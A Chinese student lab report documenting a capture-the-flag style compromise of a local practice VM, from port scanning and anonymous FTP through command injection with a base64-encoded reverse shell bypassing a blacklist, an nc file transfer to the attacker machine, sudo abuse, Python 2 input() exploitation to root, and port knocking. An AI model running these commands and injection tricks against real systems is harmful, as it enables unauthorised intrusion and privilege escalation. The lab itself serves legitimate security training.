LAB8

一、实验目的

取得目标靶机的`root`权限

我们将使用以下攻击手段：端口扫描、目录爆破、命令注入、反向shell、绕过黑名单、反编译、端口敲门

二、实验内容

首先得到靶机6的`ip`地址为`10.0.2.8`

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:d1:f8:5d, IPv4: 10.0.2.3
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1        52:55:0a:00:02:01       (Unknown: locally administered)
10.0.2.2        08:00:27:66:6e:4f       (Unknown)
10.0.2.8        08:00:27:12:0c:64       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.898 seconds (134.88 hosts/sec). 3 resp
onded
```

然后使用`nmap`进行端口扫描，发现了21、22、1337、7331四个端口

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 18:42 CST
Nmap scan report for bogon (10.0.2.8)
Host is up (0.00019s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   filtered ssh
1337/tcp open     waste
7331/tcp open     swx
MAC Address: 08:00:27:12:0C:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 8.77 seconds
```

接下来进行探测更具体的版本服务信息

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p 21,22,1337,7331 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 18:46 CST
Nmap scan report for bogon (10.0.2.8)
Host is up (0.00064s latency).

PORT     STATE    SERVICE VERSION
21/tcp   open     ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.3
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
| -rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
|_-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
22/tcp   filtered ssh
1337/tcp open     waste?
| fingerprint-strings:
|   NULL:
|
|      ____ _____ _
|     __| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|__| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
```

```
|     __| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|__| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|     '+', 4)
|   RPCCheck:
|
|      ____ _____ _
|     __| __ _ _ __ ___ ___ |_ _(_)_ __ ___ ___
|     \x20/ _ \x20 | | | '_ ` _ \x20/ _ \n| |_| | (_| | | | | | | __/ | | | | | | | | | __/
|     ____|__,_|_| |_| |_|___| |_| |_|__| |_| |_|___|
|     Let's see how good you are with simple maths
|     Answer my questions 1000 times and I'll give you your gift.
|_    '-', 1)
7331/tcp open     http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
|_http-server-header: Werkzeug/0.16.0 Python/2.7.15+
|_http-title: Lost in space
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
t at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port1337-TCP:V=7.95%I=7%D=12/1%Time=692D7221%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1BC,"\x20\x20____\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20_____\x20_\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\n\x20/\x20___\|\x20__\
SF:x20_\x20_\x20__\x20___\x20\x20\x20___\x20\x20\|_\x20\x20\x20_\(_\)_\x20
SF:__\x20___\x20\x20\x20___\x20\n\|\x20\|\x20\x20_\x20/\x20_`\x20\|\x20'_\
SF:x20`\x20_\x20\\\x20/\x20_\x20\\\x20\x20\x20\|\x20\|\x20\|\x20\|\x20'_\x
SF:20`\x20_\x20\\\x20/\x20_\x20\\\n\|\x20\|_\|\x20\|\x20\(_\|\x20\|\x20\|\
SF:x20\|\x20\|\x20\|\x20\|\x20\x20__/\x20\x20\x20\|\x20\|\x20\|\x20\|\x20\
SF:|\x20\|\x20\|\x20\|\x20\|\x20\x20__/\n\x20\\____\|\\__,_\|_\|\x20\|_\|\
SF:x20\|_\|\\___\|\x20\x20\x20\|_\|\x20\|_\|_\|\x20\|_\|\x20\|_\|\\___\|\n
SF:\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\
SF:n\nLet's\x20see\x20how\x20good\x20you\x20are\x20with\x20simple\x20maths
SF:\nAnswer\x20my\x20questions\x201000\x20times\x20and\x20I'll\x20give\x20
```

端口21是`FTP`服务，可以考虑匿名登录下载文件检查内容；端口22的状态是过滤，暂时得不到更多信息；端口1337显示这是一个数学挑战服务，需要完成1000道数学题获得奖励，可以考虑使用自动化脚本解决数学挑战，或者检查响应中是否包含flag和下一步提示；端口7331是`web`应用服务，可以访问网站进行`web`渗透测试

首先使用`telnet`进入1337端口，进行几轮数学问答游戏

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.0.2.8 1337
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
  ____                         _____ _
 / ___| __ _ _ __ ___   ___   |_   _(_)_ __ ___   ___
| |  _ / _` | '_ ` _ \ / _ \    | | | | '_ ` _ \ / _ \
| |_| | (_| | | | | | |  __/    | | | | | | | | |  __/
 \____|\__,_|_| |_| |_|\___|    |_| |_|_| |_| |_|\___|


Let's see how good you are with simple maths
Answer my questions 1000 times and I'll give you your gift.
(3, '*', 9)
> 27
(3, '*', 7)
> 21
(4, '-', 4)
> 0
(1, '+', 1)
> 2
(9, '*', 3)
> 27
(6, '/', 9)
> 0
(2, '+', 6)
> 8
(1, '*', 7)
> 7
(8, '-', 7)
> 1
(2, '*', 6)
> 
```

接下来使用`ftp`，查看有没有可用的文件，将其`get`到本地

```
┌──(kali㉿kali)-[~]
└─$ ftp 10.0.2.8
Connected to 10.0.2.8.
220 (vsFTPd 3.0.3)
Name (10.0.2.8:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||58928|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0              11 Oct 20  2019 creds.txt
-rw-r--r--    1 0        0             128 Oct 21  2019 game.txt
-rw-r--r--    1 0        0             113 Oct 21  2019 message.txt
226 Directory send OK.
ftp> 
```


然后查看这三个文件的内容

```
┌──(kali㉿kali)-[~/target-6]
└─$ cat creds.txt
nitu:81299

┌──(kali㉿kali)-[~/target-6]
└─$ cat game.txt
oh and I forgot to tell you I've setup a game for you on port 1337. See if you can reach to the
final level and get the prize.

┌──(kali㉿kali)-[~/target-6]
└─$ cat message.txt
@nitish81299 I am going on holidays for few days, please take care of all the work.
And don't mess up anything.
```


分析三个文件内容，第一个可能是用户名和密码，第二个指出1337端口是一个数学游戏，如果能完成游戏将会获得奖励，第三个指出了`nitish`用户存在且可能具有管理权限

接下来考虑一下7331端口，首先进行目录爆破

并没有得到有用的信息，考虑更换一种字典




速度较慢，但是发现了`/wish`，可以先访问看一看




怀疑具有命令注入漏洞，检测一下，注入`whoami`

显示`name=www-data`表面存在命令行注入，接下来尝试能不能直接得到`passwd`




显示`Wrong+choice+of+words`，看来网站具有一定的保护方式，不允许执行获取敏感信息的命令。尝试执行反向shell命令，同样显示`Wrong+choice+of+words`，看来网站基于黑名单进行安全检测，它会检测高危命令并进行阻断，以达成保护目的，可以绕过安全访问机制，常见方法：对命令进行变形，使其不存在于黑名单之中。但是支持bash命令

使用`burpsuite`对反向shell进行编码，然后进行命令注入，同时监听4444端口，使用`echo ### | base64 -d | bash`




成功获取反向shell



然后使用`python -c "import pty;pty.spawn('/bin/bash')"`获取`fulltty`，再`ctrl+z`挂起，然后`stty raw -echo`，再`fg`，将挂起的程序恢复，成功获取`fulltty`

然后发现当前目录下有两个文件，两个目录



查看`app.py`文件，分析可知，这是一个存在命令注入漏洞的Flask Web应用程序代码，它接受用户输入并执行命令，有一个简单的输入验证函数，`validate`函数表明如果包含`creds`文件路径且不含`cat`，直接通过，但是若包含黑名单内就会过滤掉，我们已经通过编码的方式绕过了黑名单。`app.pyc`是`app.py`的字节码文件

```
www-data@box7:/opt/80$ cat app.py
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False


@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")
```

另外发现了`/home/nitish/.dev/creds.txt`，推测里面具有`nitish`的`passwd`，由此进入`nitish`

```
app.secret_key = 'key'
CREDS = '/home/nitish/.dev/creds.txt'
```

```
www-data@box7:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@box7:/opt/80$ su nitish
Password:
nitish@box7:/opt/80$
```

回到根目录

```
nitish@box7:/$ ls
bin   home            lib64       opt   sbin      sys  vmlinuz
boot  initrd.img      lost+found  proc  snap      tmp  vmlinuz.old
dev   initrd.img.old  media       root  srv       usr
etc   lib             mnt         run   swapfile  var
```

去`/home`里发现四个用户，可知`nitish`无权限访问`sam`下的文件

```
nitish@box7:/$ ls -la /home/
total 16
drwxr-xr-x  4 root   root   4096 Nov 14  2019 .
drwxr-xr-x 23 root   root   4096 Nov 11  2019 ..
drwxr-xr-x  5 nitish nitish 4096 Nov 12  2019 nitish
drwxr-x---  4 sam    sam    4096 Nov 14  2019 sam
```

接下来查一查`sudo`可以执行的命令，发现`nitish`用户可以无需密码以`sam`用户执行`genie`命令

```
nitish@box7:~$ sudo -l
Matching Defaults entries for nitish on box7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
ap/bin

User nitish may run the following commands on box7:
    (sam) NOPASSWD: /usr/bin/genie
```

```
nitish@box7:~$ sudo -u sam /usr/bin/genie
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
nitish@box7:~$ sudo -u sam /usr/bin/genie wish
```

```
nitish@box7:~$ sudo -u sam /usr/bin/genie -h
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish

I know you've came to me bearing wishes in mind. So go ahead make your wishes.

positional arguments:
  wish                  Enter your wish

optional arguments:
  -h, --help            show this help message and exit
  -g, --god             pass the wish to god
  -p SHELL, --shell SHELL
                        Gives you shell
  -e EXEC, --exec EXEC  execute command
```

使用`strings`发现隐藏参数，之后成功进入`sam`

```
nitish@box7:~$ sudo -u sam /usr/bin/genie -g wish
We've added your wish to our records.
Continue praying!!
nitish@box7:~$ sudo -u sam /usr/bin/genie -cmd god
my man!!
$ id
uid=1000(sam) gid=1000(sam) groups=1000(sam),4(adm),24(cdrom),30(dip),46(plugdev),108(
lxd),113(lpadmin),114(sambashare)
$ whoami
sam
```

`sam`用户可以无须密码执行的指令如下

```
$ sudo -l
Matching Defaults entries for sam on box7:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sn
ap/bin

User sam may run the following commands on box7:
    (root) NOPASSWD: /root/lago
```

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

使用2需要猜数，需要凭运气获得奖励，所以先考虑别的方向

```
$ ls -la
total 36
drwxr-x--- 4 sam  sam  4096 Nov 14  2019 .
drwxr-xr-x 4 root root 4096 Nov 14  2019 ..
-rw------- 1 root root  417 Nov 14  2019 .bash_history
-rw-r--r-- 1 root root  220 Oct 20  2019 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20  2019 .bashrc
drwx------ 2 sam  sam  4096 Nov 11  2019 .cache
drwx------ 3 sam  sam  4096 Oct 20  2019 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20  2019 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7  2019 .pyc
-rw-r--r-- 1 sam  sam     0 Nov  7  2019 .sudo_as_admin_successful
$
```

把`.pyc`文件传给本机，然后使用`uncompyle6`反编译得到`py`文件

```
$ nc -w 4 10.0.2.3 4444 < .pyc
$
```

```
from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '
    return


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'
    return


def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)
    return


def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice


def main(op):
```

```
    if op == 1:
        naughtyboi()
    elif op == 2:
        guessit()
    elif op == 3:
        readfiles()
    elif op == 4:
        print 'work your ass off!!'
    else:
        print 'Do something better with your life'
    return


if __name__ == '__main__':
    main(options())
return
```

`python2` 的 `input` 函数存在命令注入漏洞，内部会执行任意 `python` 代码，所以可以在猜数的时候直接输入num

三、实验结果

成功拿到 `root`

```
$ sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:2
Choose a number between 1 to 100:
Enter your number: num
# whoami
root
```

四、实验遇到的问题及解决方案

1. 在进行端口扫描的时候，发现有一个1337端口，当时用telnet访问的时候，这个端口有没有漏洞，这个1337端口到底用的是什么服务，怎么去利用这个漏洞

```
# netstat -anp | grep 1337
tcp        0      0 0.0.0.0:1337            0.0.0.0:*               LISTEN      746/xi
netd
```

发现该端口使用的是 `xinetd`，超级进程，真正1337端口的服务是由这个超级进程启动的，因此要去看它的配置文件，`/etc/xinetd.d`

```
# cd /etc/xinetd.d
# pwd
/etc/xinetd.d
# ls
chargen      daytime      discard      echo      game     services  time-udp
chargen-udp  daytime-udp  discard-udp  echo-udp  servers  time
# ls -la
total 60
drwxr-xr-x  2 root root 4096 Nov 12  2019 .
drwxr-xr-x 94 root root 4096 Oct 29  2023 ..
-rw-r--r--  1 root root  640 Feb  6  2018 chargen
-rw-r--r--  1 root root  313 Feb  6  2018 chargen-udp
-rw-r--r--  1 root root  502 Feb  6  2018 daytime
-rw-r--r--  1 root root  313 Feb  6  2018 daytime-udp
-rw-r--r--  1 root root  391 Feb  6  2018 discard
-rw-r--r--  1 root root  312 Feb  6  2018 discard-udp
-rw-r--r--  1 root root  422 Feb  6  2018 echo
-rw-r--r--  1 root root  304 Feb  6  2018 echo-udp
-rw-r--r--  1 root root  198 Nov 12  2019 game
-rw-r--r--  1 root root  312 Feb  6  2018 servers
-rw-r--r--  1 root root  314 Feb  6  2018 services
-rw-r--r--  1 root root  569 Feb  6  2018 time
-rw-r--r--  1 root root  313 Feb  6  2018 time-udp
#
```

接下来去查看其中`game`文件，这个配置文件具有高危风险，以root权限运行：`user = root`；绑定所有接口：`bind = 0.0.0.0`（可从外部访问）；服务已启用：`disable = no`；自定义脚本执行：`server = /opt/1337/run_challenge.sh`

因此可以利用这个配置文件获取`root`，直接修改其中的脚本添加反向shell命令，因为它会使用`root`权限执行该脚本，所以可以直接拿到`root shell`；也可以使用类似的方法创建`SUID`后门。

```
# cat game
service game

{
  disable = no

  socket_type = stream

  protocol = tcp

  wait = no

  user = root

  type = UNLISTED

  bind = 0.0.0.0

  port = 1337

  server = /opt/1337/run_challenge.sh

}
```

查看`run_challenge.sh`，发现其背后运行的是`app.py`，查看`app.py`文件，内容如下

```
# cat /opt/1337/run_challenge.sh
#! /bin/bash

python -u /opt/1337/app.py
```

```python
import sys

from random import choice, randint
from pyfiglet import print_figlet


def add(a,b): return a+b
def div(a,b): return int(a/b)
def multiply(a,b): return a*b
def sub(a,b): return a-b

print_figlet("Game Time")
print("Let's see how good you are with simple maths")
print("Answer my questions 1000 times and I'll give you your gift.")

OPERATIONS = ['+', '-', "/", "*"]

def main():
    for i in range(1001):
        a = randint(1,9)
        b = randint(1,9)
        op = choice(OPERATIONS)
        print(a,op,b)
        if op == "+":
            val = add(a,b)
        if op == "-":
            val = sub(a,b)
        if op == "/":
            val = div(a,b)
        if op == "*":
            val = multiply(a,b)
        try:
            In = int(input("> "))
        except Exception:
            print("Stop acting like a hacker for a damn minute!!")
            sys.exit(1)
        if In == val:
            continue
        else:
            print("Wrong answer")
            sys.exit(1)

    with open("/opt/1337/p0rt5", 'r') as f:
        print(f.read())
if __name__ == "__main__":
    main()
```

查看`/opt/1337/p0rt5`

```
# cat /opt/1337/p0rt5
Here is your gift, I hope you know what to do with it:

1356, 6784, 3409
```

2. opt/1337/p0rt5 的三个数字有什么用，22端口的filter状态和这个有关系

这三个数字与SSH端口的数学关系，可能关联端口变换算法或端口编码模式

```
┌──(kali㉿kali)-[~/target-6]
└─$ nmap -p1356,6784,3409,22 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 23:50 CST
Nmap scan report for 10.0.2.8
Host is up (0.00079s latency).

PORT     STATE    SERVICE
22/tcp   filtered ssh
1356/tcp closed   cuillamartin
3409/tcp closed   networklens
6784/tcp closed   bfd-lag
MAC Address: 08:00:27:12:0C:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
/opt/1337/p0rt5
Nmap done: 1 IP address (1 host up) scanned in 9.17 seconds
```

那么这三个数字可能是端口敲门序列，用于动态开启22端口，写一个端口敲门脚本并执行

```
#!/bin/bash
TARGET="10.0.2.8"
PORTS=("1356" "6784" "3409")

echo "=== 开始端口敲门测试 ==="
echo "测试正序敲门: ${PORTS[0]} → ${PORTS[1]} → ${PORTS[2]}"

for port in "${PORTS[@]}"; do
    echo "敲门端口: $port"
    timeout 1 nc -z $TARGET $port 2>/dev/null
    sleep 0.5
done

echo "检查22端口状态..."
nmap -p 22 --open $TARGET

echo "尝试SSH连接..."
timeout 5 ssh -o ConnectTimeout=3 root@$TARGET "echo '敲门成功!'" 2>/dev/null
```

执行结果如下，22端口成功被打开

```
┌──(kali㉿kali)-[~/target-6]
└─$ nmap -p 22 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 23:58 CST
Nmap scan report for bogon (10.0.2.8)
Host is up (0.00074s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:12:0C:64 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
/opt/1337/p0rt5
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

五、实验启示

本次实验共计用时4h左右。经历了从`www-data` → `nitish` → `sam` → `root`的系统性提权，这次完整的渗透测试始于针对IP 10.0.2.8的系统化信息收集，通过nmap扫描发现开放端口后，利用FTP匿名登录获取了关键文件提示，进而对7331端口的Web应用进行命令注入攻击获得初始立足点；在成功提权至nitish用户后，通过分析sudo权限发现可以sam身份执行genie程序，最终利用该路径获得root权限；整个过程中还揭示了端口敲门机制（1356-6784-3409序列）这一隐蔽的SSH访问控制方式，体现了从外部侦察到内部横向移动、权限提升的完整攻击链，突显了配置错误、输入验证缺失、权限管控不当等多层安全漏洞的连锁风险。